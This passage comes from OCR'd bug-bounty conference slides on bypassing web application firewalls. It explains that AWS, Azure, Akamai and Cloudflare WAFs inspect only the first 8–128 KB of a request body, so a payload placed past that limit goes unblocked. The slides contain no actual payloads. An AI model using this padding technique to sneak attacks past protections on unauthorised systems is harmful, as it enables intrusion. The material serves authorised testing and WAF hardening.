Assetnote

Modern WAF Bypass Techniques on Large Attack Surfaces

Don’t let a WAF stop you!

About Myself

Shubham Shah

10+ years of bug bounty experience

Co-founder of Assetnote, the leading Attack Surface Management platform

2 x Most Valuable Hacker at H1 Live Hacking Events

The State of Modern Attack Surfaces

The last two years have been interesting...

I’ve experienced a much more heavy adoption of Cloud, Software and Hardware WAFs


I remember 5 years ago, WAFs were only deployed to absolutely critical and core assets. Various reasons: cost and usability being the biggest.

Now, most mature companies are deploying WAFs across their entire attack surface. Sometimes this means 20k+ assets covered by Akamai.

As bug bounty hunters, we need to adapt to this new landscape where WAFs are deployed across the entire attack surface of a company.

Have you obtained DNS records for a domain and seen this?

At first glance, as a bug bounty hunter, it can be discouraging



```
dlmlr9. [redacted] -> dlmlr9[redacted] dgekey.net. -> e15209.dsca.akamaiedge.net. -> 23.46.36.46
dlmlr8. [redacted] -> dlmlr8[redacted] dgekey.net. -> e15209.dsca.akamaiedge.net. -> 23.46.36.46
dssftp. [redacted] -> dssftp.[redacted] dgekey.net. -> e15209.a.akamaiedge.net. -> 23.46.36.46
djstst. [redacted] -> djstst.[redacted] dgekey.net. -> e15209.dsca.akamaiedge.net. -> 23.46.36.46
dlmlr5. [redacted] -> dlmlr5.[redacted] dgekey.net. -> e15209.a.akamaiedge.net. -> 23.46.36.46
dlmlr7. [redacted] -> dlmlr7.[redacted] dgekey.net. -> e15209.dsca.akamaiedge.net. -> 23.46.36.46
djsprd. [redacted] -> djsprd.[redacted] dgekey.net. -> e15209.dsca.akamaiedge.net. -> 23.46.36.46
govtpp. [redacted] -> govtpp.[redacted] dgekey.net. -> e102471.a.akamaiedge.net. -> 23.219.64.16 23.219.64.66
ih-dre. [redacted] -> ih-dre.[redacted] dgekey.net. -> e217425.a.akamaiedge.net. -> 23.219.64.34
ih-prd. [redacted] -> ih-prd.[redacted] dgekey.net. -> e77307.dsca.akamaiedge.net. -> 23.219.64.83
id-qat. [redacted] -> id-qat.[redacted] dgekey.net. -> e15209.dsca.akamaiedge.net. -> 23.46.36.46
ii-rdy. [redacted] -> ii-rdy.[redacted] dgekey.net. -> e15209.a.akamaiedge.net. -> 23.46.36.46
loc12c. [redacted] -> loc12c.[redacted] dgekey.net. -> e15209.dsca.akamaiedge.net. -> 23.46.36.46
loc01a.[redacted] -> loc01a.[redacted] dgekey.net. -> e15209.a.akamaiedge.net. -> 23.46.36.46
loc25c. [redacted] -> loc25c.[redacted] dgekey.net. -> e15209.dsca.akamaiedge.net. -> 23.46.36.46
loc26c. [redacted] -> loc26c[redacted] dgekey.net. -> e15209.dsca.akamaiedge.net. -> 23.46.36.46
loc38a. [redacted] -> loc38a[redacted] dgekey.net. -> e15209.dsca.akamaiedge.net. -> 23.46.36.46
loc00c. [redacted] -> loc00c.[redacted] dgekey.net. -> e15209.dsca.akamaiedge.net. -> 23.46.36.46
loc38c. [redacted] -> loc38c.[redacted] dgekey.net. -> e15209.dsca.akamaiedge.net. -> 23.46.36.46
login2. [redacted] -> login2.[redacted] dgekey.net. -> e15209.a.akamaiedge.net. -> 23.46.36.46
loc12a. [redacted] -> loc12a.[redacted] dgekey.net. -> e15209.dsca.akamaiedge.net. -> 23.46.36.46
loc29c. [redacted] -> loc29c.[redacted] dgekey.net. -> e15209.dsca.akamaiedge.net. -> 23.46.36.46
loc48c. [redacted] -> loc48c.[redacted] dgekey.net. -> e121025.a.akamaiedge.net. -> 23.219.64.49
loc54a. [redacted] -> loc54a.[redacted] dgekey.net. -> e250881.a.akamaiedge.net. -> 23.219.64.48 23.219.64.90
```

Please don’t be discouraged. It’s our job to find a way through!

WAFs won’t stop us

If you come across this sort of attack surface, just remember that these WAFs are just a nuisance. They won’t prevent us hackers from getting through if we really want to.

This presentation will go through several different tools, techniques and tips of the trade to prepare you to find vulnerabilities in systems that are protected heavily by WAFs.

WAF Bypass Philosophy

There’s always multiple roads

Something that has honestly confused me when looking at the WAF bypasses people come up with, is the insane amount of effort they go through to bypass WAFs.

I respect the payloads they meticulously craft, but most WAFs these days do not need that much effort to bypass.

My philosophy for bypassing WAFs is to keep it simple. Simple bypasses are the best bypasses.

This presentation will focus on the **easy** ways to bypass WAFs that I know of!

WAF Bypass Philosophy

There’s always multiple roads

This presentation will not cover a single alteration or mutation of pre-existing payloads we see floating around on Twitter.

This presentation is not about mutating input to beat WAFs.

This presentation is solely about the mindset and methodology of bypassing WAFs without touching your payloads.

This presentation does not go into very well known typical WAF bypasses such as “finding the origin IP and hitting it directly” or “vhost hopping” via internet wide scans.

A Common Flaw: Request Size Limits

Not a new concept, but not discussed enough

When sending requests with a body (i.e. POST/PUT/PATCH etc), most WAFs are only able to inspect a certain amount of the body content.

This is mainly due to performance issues. WAFs cannot typically process incredibly large bodies and also maintain their performance promises.

Most WAFs have a default (configurable) max body size to inspect.

If your malicious payload comes after this size limit, it is not blocked by the WAF — essentially, a very effective WAF bypass.

https://kloudle.com/blog/bypassing-the-aws-waf-protection-with-an-8kb-bullet/

https://kloudle.com/academy/a-detailed-guide-on-protecting-against-the-8kb-aws-waf-limitation/

https://kloudle.com/blog/piercing-the-cloud-armor-the-8kb-bypass-in-google-cloud-platform-waf/

A Common Flaw: Request Size Limits – AWS

Not a new concept, but not discussed enough

https://docs.aws.amazon.com/waf/latest/developerguide/limits.html

https://docs.aws.amazon.com/waf/latest/developerguide/web-acl-setting-body-inspection-limit.html

Maximum size of a web request body that can be inspected for Application Load Balancer and AWS AppSync protections:

8 KB

Maximum size of a web request body that can be inspected for CloudFront, API Gateway, Amazon Cognito, App Runner, and Verified Access protections:


64 KB

A Common Flaw: Request Size Limits – Azure

Not a new concept, but not discussed enough

https://learn.microsoft.com/en-us/azure/web-application-firewall/ag/application-gateway-waf-request-size-limits

For older Web Application Firewalls running Core Rule Set 3.1 (or lower), turning off the request body inspection allows for messages larger than 128 KB to be sent to Web Application Firewall, but the message body isn't inspected for vulnerabilities.


When your Web Application Firewall receives a request that's over the size limit, the behavior depends on the mode of your Web Application Firewall and the version of the managed ruleset you use.


- When your Web Application Firewall policy is in prevention mode, Web Application Firewall logs and blocks requests and file uploads that are over the size limits.
- When your Web Application Firewall policy is in detection mode, Web Application Firewall inspects the body up to the limit specified and ignores the rest. If the `Content-Length` header is present and is greater than the file upload limit, Web Application Firewall ignores the entire body and logs the request.

A Common Flaw: Request Size Limits – Akamai

Not a new concept, but not discussed enough

https://community.akamai.com/customers/s/article/Can-WAF-inspect-all-arguments-and-values-in-request-body?language=en_US

By default, the WAF inspects only the first 8KB of a request. It can increase the limit up to 128KB by adding Advanced Metadata.



```
HTTP/2 403 Forbidden
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 4[illegible]4
Expires: Sun, 28 Apr 2024 13:52:01 GMT
Date: Sun, 28 Apr 2024 13:52:01 GMT
Strict-Transport-Security: max-age=31536000 ; includeSubDomains

<HTML>
  <HEAD>
    <TITLE>
      Access Denied
    </TITLE>
  </HEAD>
  <BODY>
    <H1>
      Access Denied
    </H1>

    You don't have permission to access
    "http&#58;&#47;&#47[redacted]
              #63;" on this server.<P>
      Reference&#32;&#35;18&#46;ac052017&#46;1714312321&#46;2995a5b6
      <P>
        https&#58;&#47;&#47;errors&#46;edgesuite&#46;net&#47;18&#46;ac052017&#46;1714312321&#
        46;2995a5b6
      </P>
    </BODY>
  </HTML>
```


Who else hates the Akamai Access Denied page?

A Common Flaw: Request Size Limits – Cloudflare

Not a new concept, but not discussed enough

https://developers.cloudflare.com/ruleset-engine/rules-language/fields/

Rules at Cloudflare can only inspect the first 128kb of a request



All `http.request.body.*` fields (except `http.request.body.size`) handle a maximum body size of 128 KB, which means that you cannot define expressions that rely on request body data beyond the first 128 KB. If the request body is larger, the body fields will contain a truncated value and the `http.request.body.truncated` field will be set to `true`. The 